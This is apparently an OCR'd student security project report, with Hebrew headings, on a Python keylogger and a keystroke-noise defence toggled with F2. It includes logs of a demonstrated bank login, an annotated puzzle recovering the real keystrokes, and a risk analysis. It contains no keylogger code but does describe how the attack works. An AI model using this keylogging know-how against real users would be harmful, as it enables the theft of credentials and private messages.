nautilus-desktop	user	0.33	2049	13.9 MB	N/A	
VBoxClient	user	0.33	1660	364.5 kB	N/A	
gnome-terminal-server	user	0.33	2218	9.1 MB	N/A	
python3	user	0.33	2754	10.7 MB	N/A	
gvfsd-trash	user	0.00	2102	1.3 MB	N/A	
dconf-service	user	0.00	1844	786.4 kB	N/A	
gsd-media-keys	user	0.00	1939	5.5 MB	N/A	
gsd-clipboard	user	0.00	1933	4.7 MB	N/A	
xdg-desktop-portal-gtk	user	0.00	2533	4.6 MB	N/A	
update-notifier	user	0.00	2573	5.0 MB	N/A	
ibus-engine-simple	user	0.00	2133	630.8 kB	N/A	
goa-identity-service	user	0.00	1824	852.0 kB	N/A	


We've killed all the CPU-killing scripts but kept their keylogger logging.

Now, we're going to log to our bank account:

We think that we can let the attacker know what bank we use. So we type the URL regularly.



Now we press F2 and type our account information slowly (About 0.5 second between key-strokes)




```
id3l7spy60fn5hqmotltofbhh4adro6gsqq71p2zn11sjfmabf4a7e2k9x05uq4o
```

```
ybt392
•••••••••••
```

You can see the garbage keys that filled tempEditor.


Let's see what the keylogger logged:



```
l
23:01:34
e
23:01:35
u
23:01:35
m
23:01:35
i
23:01:36
period
23:01:36
c
23:01:36
o
23:01:36
period
23:01:37
i
23:01:37
l
23:01:37
Return
```

leumi.co.il

And the account information:




```
F2
23:05:39
y
23:05:45
i
23:05:45
d
23:05:45
3
23:05:45
b
23:05:48
l
23:05:48
7
23:05:48
s
23:05:48
p
23:05:48
y
23:05:48

y
23:05:48
t
23:05:49
6
23:05:49
0
23:05:49
3
23:05:50
f
23:05:50
n
23:05:51
5
23:05:51
9
23:05:52
h
23:05:52
q
23:05:52

q
23:05:52
m
23:05:52
o
23:05:52
2
23:05:53
t
23:05:53
l
23:05:53
t
23:05:53
o
23:05:53
f
23:05:53
o
23:05:59
b
23:05:59

b
23:05:59
h
23:05:59
u
23:06:00
h
23:06:00
4
23:06:00
a
23:06:00
d
23:06:00
r
23:06:00
r
23:06:01
o
23:06:01
6
23:06:01

6
23:06:01
p
23:06:02
a
23:06:03
g
23:06:03
s
23:06:03
q
23:06:04
q
23:06:04
7
23:06:04
1
23:06:04
s
23:06:05
p
23:06:05

p
23:06:05
2
23:06:05
z
23:06:05
s
23:06:06
n
23:06:06
1
23:06:06
w
23:06:14
1
23:06:15
s
23:06:15
j
23:06:15
f
23:06:15

f
23:06:15
m
23:06:15
o
23:06:16
a
23:06:16
b
23:06:16
f
23:06:16
4
23:06:16
a
23:06:16
7
23:06:16
r
23:06:17
e
23:06:17

e
23:06:17
2
23:06:17
k
23:06:17
9
23:06:17
x
23:06:17
d
23:06:17
0
23:06:18
5
23:06:18
u
23:06:18
q
23:06:18
Return
23:06:18
```

We’ve marked the username part with blue circles.

Squares show continuity.

Can **you** find the password? 😊 (Answer next page)

We’ve marked “real” user keyboard presses with circles.
The rest of the keys were made by the defense:



```
F2 🔵     y         q         b         6         p         f         e
23:05:39  23:05:48  23:05:52  23:05:59  23:06:01  23:06:05  23:06:15  23:06:17
y 🔵      t 🔵      m         h         p 🟡      2         m         2
23:05:45  23:05:49  23:05:52  23:05:59  23:06:02  23:06:05  23:06:15  23:06:17
i         6         o         u 🟡      a 🟡      z         o 🟡      k
23:05:45  23:05:49  23:05:52  23:06:00  23:06:03  23:06:05  23:06:16  23:06:17
d         0         2 🔵      h         g         s 🟡      a         9
23:05:45  23:05:49  23:05:53  23:06:00  23:06:03  23:06:06  23:06:16  23:06:17
3         3 🔵      t         4         s         n         b         x
23:05:45  23:05:50  23:05:53  23:06:00  23:06:03  23:06:06  23:06:16  23:06:17
b 🔵      f         l         a         q         1         f         d 🟡
23:05:48  23:05:50  23:05:53  23:06:00  23:06:04  23:06:06  23:06:16  23:06:17
l         n         t         d         q         w 🟡      4         0
23:05:48  23:05:51  23:05:53  23:06:00  23:06:04  23:06:14  23:06:16  23:06:18
7         5         o 🟡      r         7         1         a         5
23:05:48  23:05:51  23:05:53  23:06:00  23:06:04  23:06:15  23:06:16  23:06:18
s         9 🔵      f         r 🟡      1         s         7         u
23:05:48  23:05:52  23:05:53  23:06:01  23:06:04  23:06:15  23:06:16  23:06:18
p         h         o         o         s 🟡      j         r 🟡      q
23:05:48  23:05:52  23:05:59  23:06:01  23:06:05  23:06:15  23:06:17  23:06:18
y         q         b         6         p         f         e         Return ⚫
23:05:48  23:05:52  23:05:59  23:06:01  23:06:05  23:06:15  23:06:17  23:06:18
```

🔵 = Account part. 🟡 = Password part.

Account – ybt392, **Password** – ourpassword

ניתוח סיכונים של היתכנות התקפה מסוג זה במציאות:

This kind of attack is very easy to make. The main problem of this attack is to make the virus run on the victim's machine. It also requires python and the libraries **pynput** and **pyperclip** to be installed on the machine, which makes it harder to happen.

In this project we had access to the target machine and assumed that we will have access to the log file after the attack. But in real life, most times, this is not the case.

However, if an attacker succeeds in running this script on a real victim's machine and manages to get access to the log file, then the threat and damage potential are very big.

מסקנות וסיכום:

The attack:

The attack has very high damage potential if it's already running on the victim's machine, here are two examples:

Password Stealing - the victim logs into, for example, his bank account, the bank's website is probably very secure, but, once the attacker gets the log file, he will also gain access to the bank account. On the other hand, if the victim is aware of the basic threats of the internet, then it will be difficult to infect his machine.

Email / Private messages Stealing – If a user writes a secret email or in general, a secret message, the attacker will see the content of that message.

In conclusion: this attack fully revokes its victim's privacy.
As long as the attacker manages to run the script on the victim's machine and retrieve the log file after the typing were made.(see attack demo)

The defense:

The defense does make the attack useless.
Since the user has the option to activate the disrupter by pressing F2 whenever he decides. That way the attack logs only unimportant key-strokes that the user has typed. For example: a user decides that the bank's website is not important. so he types at his normal typing speed – "www.mybank.com", then gets to the account number section, presses F2, types slowly (about 0.5 second between each keystroke) "12345678", and also fill his password slowly: "mypassword" and when he finishes typing his secret key sequence, he presses F2 to pause the defense.(see defense demo)

In conclusion: This defense counters the attack in a way that the attacker will not be able to understand what the user really typed. And it is not CPU heavy.
In theory, if the speed issue of the "switch in and out of focused window" will be solved, the attack would cover every user keystroke and not just toggled by the "Critical section solution".

Also, we haven't tested the virus on a machine that has an anti-virus installed on it.
Perhaps a simple anti-virus counters this type of attack already.

נספח

מאמר הדגל המלא

https://medium.com/@imdadahad/coding-a-simple-virus-in-python-5d64888dacb8

תקנון

https://docs.google.com/document/d/1FIJWhyyDZfN0Fhl2LVT_M0CEWNCE6zpT/view